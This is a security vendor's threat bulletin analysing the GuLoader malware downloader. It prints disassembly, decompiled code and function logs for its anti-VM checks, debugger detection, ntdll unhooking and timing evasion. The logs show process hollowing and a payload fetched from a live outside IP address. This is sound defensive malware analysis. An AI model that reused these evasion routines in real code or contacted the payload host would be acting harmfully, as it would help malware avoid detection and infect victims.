Threat Bulletin: Dissecting GuLoader's Evasion Techniques - VMRay

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
Over the last couple of months, we observed a new downloader called GuLoader (also known as CloudEyE) that has been actively distributed in 2020. In contrast to prototypical downloaders, GuLoader is known to use popular cloud services such as Google Drive, OneDrive and Dropbox to host its encrypted payloads. So far, we have seen that GuLoader is being used to deliver Formbook, NanoCore, LokiBot, and Remcos, among others. We've observed that GuLoader uses a combination of evasion techniques that evade sandboxes and slow down (manual) analysis.


On June 6th, 2020, the developers of GuLoader informed the public that they had shut down their service (Figure 1). Despite the suspension of service, we anticipate other malware families will evolve and adapt some of these techniques in the near future. In this post, we will highlight GuLoader's techniques with a focus on sandbox evasion and anti-analysis.

View the VMRay Platform Report for GuLoader



Overview and Shellcode


In our analysis, we can see that GuLoader creates another instance (in the following referenced as the second instance) of itself and modifies its execution (Figure 2 and Figure 3).



The second instance then performs further malicious activities, which include network activity to download the payload and the memory modification of other processes (Figure 4).

Other reports about GuLoader revealed the main functionality is implemented as shellcode, whereby the sample is a 32-bit executable written in VB6 that contains the shellcode in encrypted form.

During execution, the embedded shellcode is decrypted, executed, and even injected, as seen before (Figure 2).



By loading the shellcode in IDA Pro (we loaded the shellcode at offset 0x001A0000) or a similar disassembler, we can see that the code is heavily obfuscated. The code is split into smaller parts containing additional junk code (Figure 6) connected with control-flow changing instructions such as call, return and (indirect) jump. In contrast to compiler-generated code, the shellcode combines code instructions and data such as strings, which is typical for position-independent code.

This makes the static control-flow analysis more difficult and causes the automatic analysis of IDA Pro to fail.

For example, the addresses of library names are pushed on the stack using the call instruction (Figure 5). In compiler-generated code, this instruction transfers the control flow to another function, and the return instruction transfers it to the caller.

```
seg000:001A1B56 loc_1BA1B56:                            ; CODE XREF: seg000:001A00CE↑j
seg000:001A1B56                 call    sub_1BA00D3
seg000:001A1B56 ; ---------------------------------------------------------------------
seg000:001A1B5B aNtdll          db 'ntdll',0
seg000:001A1B61                 db 0F8h
seg000:001A1B62                 db 0E8h
seg000:001A1B63                 db 0BAh
seg000:001A1B64                 db 0E5h
seg000:001A1B65                 db 0FFh
seg000:001A1B66                 db 0FFh
seg000:001A1B67 aKernel32       db 'kernel32',0
seg000:001A1B70 ; ---------------------------------------------------------------------
seg000:001A1B70 ; START OF FUNCTION CHUNK FOR sub_1BA19FB
seg000:001A1B70
seg000:001A1B70 loc_1BA1B70:                            ; CODE XREF: sub_1BA19FB+31↑j
seg000:001A1B70                 call    sub_1BA1A31
seg000:001A1B70 ; ---------------------------------------------------------------------
seg000:001A1B75 aAdvapi32       db 'advapi32',0
seg000:001A1B7E ; ---------------------------------------------------------------------
seg000:001A1B7E                 call    sub_1BA015A     ; CODE XREF: sub_1BA0121+34↑j
seg000:001A1B7E ; ---------------------------------------------------------------------
seg000:001A1B83 aUser32         db 'user32',0
```

GuLoader resolves the required functions during runtime and uses the hash algorithm djb2 to find the desired functions.

Anti-Analysis and Evasion Techniques


Expanding on the abovementioned techniques, the shellcode contains more techniques to obstruct automatic analysis. One of these techniques is the search for virtual machine artifacts, which are embedded as djb2 hash values. In Figure 6, we can see that these hash values are pushed on top of the stack and the successive call to the function tries to find the corresponding artifacts in memory.

```
seg000:001A00D4 mw_EvasionHash  endp ; sp-analysis failed
seg000:001A00D4
seg000:001A00D5                 mov     [ebp+1Ch], ecx
seg000:001A00D8                 cld
seg000:001A00D9                 push    0FFFFFFFFh
seg000:001A00DB                 clc
seg000:001A00DC                 push    0B314751Dh
seg000:001A00E1                 push    0A7C53F01h
seg000:001A00E6                 push    7F21185Bh
seg000:001A00EB                 push    3E17ADE6h
seg000:001A00F0                 push    0F21FD920h
seg000:001A00F5                 nop
seg000:001A00F6                 push    27AA3188h
seg000:001A00FB                 push    0DFCB8F12h
seg000:001A0100                 push    2D9CC76Ch
seg000:001A0105                 fnop
seg000:001A0107                 call    near ptr mw_LookupHashValues
seg000:001A010C                 cld
seg000:001A010D                 add     esp, 24h
seg000:001A0110                 fnop
seg000:001A0112                 call    sub_1BA2526
seg000:001A0117                 clc
seg000:001A0118                 clc
seg000:001A0119                 fnop
seg000:001A011B                 clc
seg000:001A011C                 jmp     loc_1BA1B62
```

Since these values are calculated by a one-way function (djb2), their preimages are unknown. So far, the strings in Table 1 are possible preimages.

Hash	Preimages	Notes
7F21185B	“HookLibraryx86.dll”	ScyllaHide Plugin for x64dbg
A7C53F01	“VBoxTrayToolWndClass”	VirtualBox Guest Additions
B314751D	“vmtoolsdControlWndClass”	VMWare, see [1]

If one of these hashes is found in memory, the sample displays an error message (Figure 7) and terminates the process. Therefore, the sample shows no further malicious behavior, and it does not download the payload.



In addition to the virtual machine artifacts, GuLoader verifies the number of top-level Windows displayed on the current screen to exclude running in a sandbox (Figure 8.).

For each top-level Window, the callback function (Figure 9) increases a counter by one, which leads to the overall number of top-level Windows. This counter is used in the check at 0x1A01A6, which validates if at least 12 top-level Windows are present.

```
seg000:001A01A2 loc_1BA01A2:                            ; CODE XREF: sub_1BA016B+9↑j
seg000:001A01A2                 nop
seg000:001A01A3                 call    eax             ; call to EnumWindows
seg000:001A01A5                 pop     eax
seg000:001A01A6                 cmp     eax, 12
seg000:001A01A9                 jge     short loc_1BA01CD
seg000:001A01AB                 push    0
seg000:001A01AD                 push    0FFFFFFFFh
seg000:001A01AF                 call    dword ptr [ebp+98h] ; call to TerminateProcess
```

Figure 8: Verification of the number of top-level windows on the screen.

```
seg000:001A01BA                 mov     ecx, [esp-4+arg_8] ; callback function for EnumWindows
seg000:001A01BE                 mov     eax, [ecx]
seg000:001A01C0                 cld
seg000:001A01C1                 inc     eax
seg000:001A01C2                 mov     [ecx], eax
seg000:001A01C4                 clc
seg000:001A01C5                 mov     eax, 1
seg000:001A01CA                 retn    8
```

If the number is lower, the process terminates in which case no error message is displayed.

To further prevent the manual analysis with a debugger, GuLoader modifies functions related to debugging (Figure 10).

GuLoader modifies the two functions DbgBreakPoint and DbgUiRemoteBreakin. For the first function, the first byte is replaced by a NOP instruction, and for the second function, the code is replaced by a call to ExitProcess (Figure 11).

Hex Dump


Before

```
0x77A1A502 08 FF 75 FC E8 D5 78 FC  FF 8B C6 5E 8B E5 5D C2  ..u...x....^..].
0x77A1A512 04 00 CC CC CC CC CC CC  CC CC CC CC CC CC 6A 08  ..............j.
0x77A1A522 68 E0 04 A7 77 E8 18 B0  FD FF 64 A1 30 00 00 00  h...w.....d.0...
0x77A1A532 80 78 02 00 75 09 F6 05  D4 02 FE 7F 02 74 28 64  .x..u........t(d
0x77A1A542 A1 18 00 00 00 F6 80 CA  0F 00                    ..........
```

After

```
0x77A1A502 08 FF 75 FC E8 D5 78 FC  FF 8B C6 5E 8B E5 5D C2  ..u...x....^..].
0x77A1A512 04 00 CC CC CC CC CC CC  CC CC CC CC CC CC 6A 00  ..............j.
0x77A1A522 B8 B0 3C 2E 77 FF D0 C2  04 00 64 A1 30 00 00 00  ..<.w.....d.0...
0x77A1A532 80 78 02 00 75 09 F6 05  D4 02 FE 7F 02 74 28 64  .x..u........t(d
0x77A1A542 A1 18 00 00 00 F6 80 CA  0F 00                    ..........
```

Figure 10: VMRay Analyzer – Code modifications of the function DbgUiRemoteBreakin



[Right] After code modification of the function DbgUiRemoteBreakin.

After the code modifications of DbgUiRemoteBreakin, attaching a debugger to the running process results in its termination.

In addition to modifying the two functions mentioned above, GuLoader modifies further functions exported by Ntdll.dll (Figure 12). These functions are well-known candidates for function hooking, which allows intercepting function calls by redirecting the control flow. Some Antivirus Software and Sandboxes use function hooking to monitor the behavior of a given program.

Hook Information

Type	Installer	Target	Size	Information	Actions
Code	private_0x00000000001c0000:+0x27a2	ntdll.dll:DbgBreakPoint+0x0	1 bytes	-	•••
Code	private_0x00000000001c0000:+0x27ae	ntdll.dll:DbgUiRemoteBreakin+0x1	11 bytes	-	•••
Code	private_0x00000000001c0000:+0x2859	ntdll.dll:NtWorkerFactoryWorkerReady+0x1	4 bytes	-	•••
Code	private_0x00000000001c0000:+0x2859	ntdll.dll:NtMapUserPhysicalPagesScatter+0x1	4 bytes	-	•••
Code	private_0x00000000001c0000:+0x2859	ntdll.dll:NtWaitForSingleObject+0x1	4 bytes	-	•••
Code	private_0x00000000001c0000:+0x2859	ntdll.dll:NtReadFile+0x1	4 bytes	-	•••
Code	private_0x00000000001c0000:+0x2859	ntdll.dll:NtDeviceIoControlFile+0x1	4 bytes	-	•••
Code	private_0x00000000001c0000:+0x2859	ntdll.dll:NtWriteFile+0x1	4 bytes	-	•••
Code	private_0x00000000001c0000:+0x2859	ntdll.dll:NtRemoveIoCompletion+0x1	4 bytes	-	•••
Code	private_0x00000000001c0000:+0x2859	ntdll.dll:NtReleaseSemaphore+0x1	4 bytes	-	•••
Code	private_0x00000000001c0000:+0x2859	ntdll.dll:NtSetEvent+0x1	4 bytes	-	•••
Code	private_0x00000000001c0000:+0x2859	ntdll.dll:NtClose+0x1	4 bytes	-	•••

Verifying this suspicion in IDA Pro, GuLoader iterates through the code section of Ntdll.dll. While iterating GuLoader tries to undo modifications introduced through function hooking as mentioned in Crowdstrike's analysis and disables Turbo Thunks, see WoW64 Internals.

To find candidates for modification, GuLoader uses various byte patterns, including "B8 00 00 00 00 BA" (Figure 13).

```
var_EndOfSection = var_SectionSize + var_Iter;
while ( ++var_Iter != var_EndOfSection )
{
  if ( *(_BYTE *)var_Iter == 0xB8 && !*(_DWORD *)(var_Iter + 1) && *(_BYTE *)(var_Iter + 5) == 0xBA )
  {
    v17 = *(_DWORD *)(var_Iter + 6);
    v18 = var_Iter + 10;
    v19 = 0;
    var_SystemCallNumber = 1;
    do
    {
      ++v19;
      if ( *(_DWORD *)++v18 == 0x9090C350 )
      {
        *(_BYTE *)v18 = -70;
        *(_DWORD *)(v18 + 1) = v17;
        *(_DWORD *)(v18 - 4) = var_SystemCallNumber;
        *(_BYTE *)(v18 - 5) = 0xB8;
        ++var_SystemCallNumber;
        ++v19;
        ++v18;
      }
      else if ( v17 == *(_DWORD *)v18 )
      {
        *(_DWORD *)(v18 - 5) = var_SystemCallNumber;
        *(_BYTE *)(v18 - 6) = 0xB8;
        ++var_SystemCallNumber;
      }
      if ( *(_BYTE *)v18 == 0xE8 && !*(_DWORD *)(v18 + 1) )
      {
        *(_DWORD *)(v18 - 4) = var_SystemCallNumber;
        *(_BYTE *)(v18 - 5) = 0xB8;
        ++var_SystemCallNumber;
        v31 = v19;
        v21 = 0;
```

Disabling of Turbo Thunks is reported (Figure 12) and calls to these functions are still monitored because VMRay's technology does not rely on hooking.

Furthermore, GuLoader hides threads by calling the function NtSetInformationThreadwith the value HideFromDebugger (0x11) for the parameter ThreadInformationClass(Figure 14).

In addition to the previously mentioned hash values of virtual machine artifacts, GuLoader checks the presence of the Qemu Guest Agent on the filesystem. Both filesystem strings are visible in the shellcode (Figure 15) and function log (Figure 14).

```
seg000:001A158F                 call    sub_1BA1543
seg000:001A158F ; ---------------------------------------------------------------------------
seg000:001A1594 aCProgramFilesQ db 'C:\Program Files\Qemu-ga\qemu-ga.exe',0
seg000:001A15B9 ; ---------------------------------------------------------------------------
seg000:001A15B9
seg000:001A15B9 loc_1BA15B9:                            ; CODE XREF: sub_1BA1543+13↑j
seg000:001A15B9                 call    sub_1BA1558
seg000:001A15B9 ; ---------------------------------------------------------------------------
seg000:001A15BE aCProgramFilesQ_0 db 'C:\Program Files\qga\qga.exe',0
```

Before the second instance is created, or, in case of the second instance, before the payload is downloaded, it delays its execution by using the instructions cpuid and rdtsc frequently in a loop (Figure 16).

The instruction cpuid provides information about the processor and available features and can be used to detect the presence of a hypervisor. In addition, rdtsc provides the number of CPU cycles since the last reset.

```
seg000:001A24D9                 lfence
seg000:001A24DC                 rdtsc
seg000:001A24DE                 lfence
seg000:001A24E1                 shl     edx, 32
seg000:001A24E4                 or      edx, eax
seg000:001A24E6                 mov     esi, edx
seg000:001A24E8                 pusha
seg000:001A24E9                 mov     eax, 1
seg000:001A24EE                 cpuid
seg000:001A24F0                 bt      ecx, 31         ; cpuid (eax=1)
seg000:001A24F0                                         ; ecx[31] == hypervisor present
seg000:001A24F4                 jb      short $+2
seg000:001A24F6
seg000:001A24F6 loc_1BA24F6:                            ; CODE XREF: mw_EvasionRdtscCpuid+1B↑j
seg000:001A24F6                 popa
seg000:001A24F7                 lfence
seg000:001A24FA                 rdtsc
seg000:001A24FC                 lfence
seg000:001A24FF                 shl     edx, 32
seg000:001A2502                 or      edx, eax
seg000:001A2504                 sub     edx, esi
seg000:001A2506                 cmp     edx, 0
seg000:001A2509                 jle     short mw_EvasionRdtscCpuid
seg000:001A250B                 retn
```

If cpuid is executed in a virtual machine, the instruction causes the control flow to be transferred to the hypervisor which resolves the request. Switching from the virtual machine to the hypervisor and back again introduces an overhead that can be used to detect a virtual machine.

In case that a sandbox patches the rdtsc instruction to return a fixed value, the loop in Figure 16 is an infinite loop since the register edx at 0x001A2506 has always the value 0 and the subsequent conditional jump is always taken.

Next, the sample performs the actions related to its stage. In the first stage, it creates a new process of itself, tries to unmap its base image, maps msvbvm60.dll instead, followed by the previously mentioned code injection.

In the second stage, it downloads the payload using WinINet's functions InternetOpenURLA and InternetReadFile. We inspected the behavior of both stages in the VMRay function log (Figure 17). We highlighted the fuction calls to NtGetContextThread in both figure because calls to some specific functions

including CreateProcessInternalW, NTAllocateVirtualMemory, NTWriteVirtualMemory and NTResumeThread are preceded by a call to NtGetContextThreat.

```
[0210.222] LoadLibraryA (lpLibFileName="advapi32") returned 0x756e0000
[0210.229] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Contex
[0210.232] CreateProcessInternalW (in: hUserToken=0x0, lpApplicationName="C:\\Users\\FDiHVy\\Desktop\\xeuovifz
[0210.246] LoadLibraryA (lpLibFileName="ntdll") returned 0x77970000
[0210.254] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Contex
[0210.261] NtUnmapViewOfSection (ProcessHandle=0x254, BaseAddress=0x400000) returned 0x0
[0210.269] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Contex
[0210.277] NtOpenFile (in: FileHandle=0x19f868, DesiredAccess=0x1, ObjectAttributes=0x3051420*(Length=0x18, Ro
[0210.330] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Contex
[0210.339] NtCreateSection (in: SectionHandle=0x19f864, DesiredAccess=0xf001f, ObjectAttributes=0x0, MaximumSi
[0210.347] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Contex
[0210.355] NtMapViewOfSection (in: SectionHandle=0x258, ProcessHandle=0x254, BaseAddress=0x19f860*=0x400000, Z
[0210.408] NtAllocateVirtualMemory (in: ProcessHandle=0x254, BaseAddress=0x19f860*=0x0, ZeroBits=0x0, RegionSi
[0210.423] NtWriteVirtualMemory (in: ProcessHandle=0x254, BaseAddress=0x560000, Buffer=0x1c0000*, NumberOfByte
[0210.500] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Contex
[0210.505] NtGetContextThread (in: ThreadHandle=0x250, Context=0x3054100 | out: Context=0x3054100*(ContextFlag
[0210.510] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Contex
[0210.516] NtSetContextThread (ThreadHandle=0x250, Context=0x3054100*(ContextFlags=0x10007, Dr0=0x0, Dr1=0x0,
[0210.521] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x3055004 | out: Context=0x3055004*(Contex
[0210.526] NtResumeThread (in: ThreadHandle=0x250, SuspendCount=0x0 | out: SuspendCount=0x0) returned 0x0
[0210.618] TerminateProcess (hProcess=0xffffffff, uExitCode=0x0)
```

```
[0230.162] InternetOpenA (lpszAgent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
[0232.519] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0232.520] InternetSetOptionA (hInternet=0xcc0004, dwOption=0x2, lpBuffer=0x19fee4, dwBufferLength=0x4) retu
[0232.521] InternetOpenUrlA (hInternet=0xcc0004, lpszUrl="http://5.206.227.100/private/smartv.bin", lpszHead
[0234.570] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.574] InternetReadFile (in: hFile=0xcc000c, lpBuffer=0x2190000, dwNumberOfBytesToRead=0x10000, lpdwNumb
[0234.584] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.584] InternetReadFile (in: hFile=0xcc000c, lpBuffer=0x21a0000, dwNumberOfBytesToRead=0x10000, lpdwNumb
[0234.593] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.593] InternetReadFile (in: hFile=0xcc000c, lpBuffer=0x21b0000, dwNumberOfBytesToRead=0x10000, lpdwNumb
[0234.602] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.602] InternetReadFile (in: hFile=0xcc000c, lpBuffer=0x21bcc40, dwNumberOfBytesToRead=0x10000, lpdwNumb
[0234.610] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.686] InternetCloseHandle (hInternet=0xcc0004) returned 1
[0234.695] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.695] InternetCloseHandle (hInternet=0xcc000c) returned 0
[0234.697] LoadLibraryA (lpLibFileName="kernel32") returned 0x772d0000
[0234.705] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0234.713] NtProtectVirtualMemory (in: ProcessHandle=0xffffffff, BaseAddress=0x2180800*=0x400000, NumberOfBy
[0235.003] RtlAddVectoredExceptionHandler (FirstHandler=0x1, VectoredHandler=0x56148e) returned 0x9282c0
[0235.009] NtProtectVirtualMemory (in: ProcessHandle=0xffffffff, BaseAddress=0x5613f5*=0x401000, NumberOfByt
[0235.015] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0235.107] CreateThread (in: lpThreadAttributes=0x0, dwStackSize=0x0, lpStartAddress=0x562e96, lpParameter=0
[0235.113] NtGetContextThread (in: ThreadHandle=0xffffffff, Context=0x2185004 | out: Context=0x2185004*(Cont
[0235.118] NtSetInformationThread (ThreadHandle=0x398, ThreadInformationClass=0x11, ThreadInformation=0x0, T
[0235.118] Sleep (dwMilliseconds=0x800)
[0237.304] CreateThread (in: lpThreadAttributes=0x0, dwStackSize=0x0, lpStartAddress=0x56141d, lpParameter=0
[0237.304] TerminateThread (hThread=0xfffffffe, dwExitCode=0x0)
```

These functions are well-known candidates for breakpoints during manual dynamic analysis, and GuLoader tries to detect the presence of these breakpoints (Figure 18). After a call to NtGetContextThread, the values of the debug registers DR0, DR1, DR3, DR6, DR7 are investigated to detect hardware breakpoints. Next, the code of the desired function is checked against interrupts/software breakpoints (0xCC, 0x3CD, 0x0B0F), which are typically set by debuggers, before the function is finally called (offset 0x1A2E66).

```
seg000:001A2E03                 push    dword ptr [edi+5000h]
seg000:001A2E09                 push    0FFFFFFFEh
seg000:001A2E0B                 cld
seg000:001A2E0C                 call    dword ptr [ebp+28h] ; call to NtGetContextThread
seg000:001A2E0F                 fnop
seg000:001A2E11                 cmp     eax, 0
seg000:001A2E14                 jnz     short loc_1BA2E7D
seg000:001A2E16                 clc
seg000:001A2E17                 clc
seg000:001A2E18                 mov     eax, [edi+5000h]
seg000:001A2E1E                 cmp     dword ptr [eax+4], 0
seg000:001A2E22                 jnz     short loc_1BA2E7D
seg000:001A2E24                 cmp     dword ptr [eax+8], 0
seg000:001A2E28                 jnz     short loc_1BA2E7D
seg000:001A2E2A                 nop
seg000:001A2E2B                 cmp     dword ptr [eax+0Ch], 0
seg000:001A2E2F                 jnz     short loc_1BA2E7D
seg000:001A2E31                 cld
seg000:001A2E32                 cmp     dword ptr [eax+10h], 0
seg000:001A2E36                 jnz     short loc_1BA2E7D
seg000:001A2E38                 cmp     dword ptr [eax+14h], 0
seg000:001A2E3C                 jnz     short loc_1BA2E7D
seg000:001A2E3E                 cmp     dword ptr [eax+18h], 0
seg000:001A2E42                 jnz     short loc_1BA2E7D
seg000:001A2E44                 clc
seg000:001A2E45                 pop     eax
seg000:001A2E46                 mov     bl, [eax]
seg000:001A2E48                 cld
seg000:001A2E49                 cmp     bl, 0CCh
seg000:001A2E4C                 jz      short loc_1BA2E7D
seg000:001A2E4E                 fnop
seg000:001A2E50                 mov     bx, [eax]
seg000:001A2E53                 clc
seg000:001A2E54                 cmp     bx, 3CDh
seg000:001A2E59                 jz      short loc_1BA2E7D
seg000:001A2E5B                 clc
seg000:001A2E5C                 mov     bx, [eax]
seg000:001A2E5F                 cmp     bx, 0B0Fh
seg000:001A2E64                 jz      short loc_1BA2E7D
seg000:001A2E66                 call    eax             ; dynamic call to the function
seg000:001A2E68                 nop
```

After all of these evasion and anti-analysis attempts, the second instance decrypts the received payload, maps it into memory, and transfers execution.

Conclusion

With the help of VMRay Analyzer, we can observe the complete behavior of GuLoader, which automates and accelerates the identification of important behavior for further analysis (Figures 19 & 20). This analysis is a good example of how malware evolves and adapts technical sandbox evasion and anti-analysis techniques. The quick

and widespread adoption of GuLoader confirms a growing demand for evasive malware loaders in the criminal underground.

Information	Value
User Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Server Name	5.206.227.100
Server Port	80
Total Data Sent	164 bytes
Total Data Received	179.31 KB

Operation	Information	Success	Count	Logfile
Open Session	user_agent = Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko, access_type = INTERNET_OPEN_TYPE_PRECONFIG	✓	1	FN
Open Connection	protocol = http, server_name = 5.206.227.100, server_port = 80	✓	1	FN
Open HTTP Request	http_verb = GET, http_version = HTTP 1.1, target_resource = /private/smarty.bin, flags = INTERNET_FLAG_PRAGMA_NOCACHE, INTERNET_FLAG_NO_CACHE_WRITE, INTERNET_FLAG_RELOAD	✓	1	FN
Send HTTP Request	headers = WINHTTP_NO_ADDITIONAL_HEADERS, url = http://5.206.227.100/private/smarty.bin	✓	1	FN
Read Response	size = 65536, size_out = 65536	✓	2	FN DATA
Read Response	size = 65536, size_out = 52288	✓	1	FN DATA
Read Response	size = 65536, size_out = 0	✓	1	FN
Close Session		✓	1	FN

Name	Start VA	End VA	Dump Reason	PE Rebuild	Bitness	Entry Point	AV	YARA	Actions
buffer	0x001C0000	0x001ECFFF	Marked Executable	✗	32-Bit	-	✗	✗	•••
msvbvm60.dll	0x00400000	0x00552FFF	First Execution	✓	32-Bit	0x0041E310	✗	✗	•••
msvbvm60.dll	0x00400000	0x00552FFF	Content Changed	✓	32-Bit	0x0041AFF0	✗	✗	•••
buffer	0x00560000	0x0065FFFF	First Execution	✗	32-Bit	0x00560000	✗	✗	•••
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00561448	✗	✗	•••
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x0056148E	✗	✗	•••
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00562526	✗	✗	•••
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00562526	✗	✗	•••
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00561448	✗	✗	•••
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00562526	✗	✗	•••
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x0056148E	✗	✗	•••
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00561514	✗	✗	•••
buffer	0x00560000	0x0065FFFF	Content Changed	✗	32-Bit	0x00561448	✗	✗	•••
buffer	0x1ECD0000	0x1ECFCFFF	Marked Executable	✗	32-Bit	-	✗	✗	•••
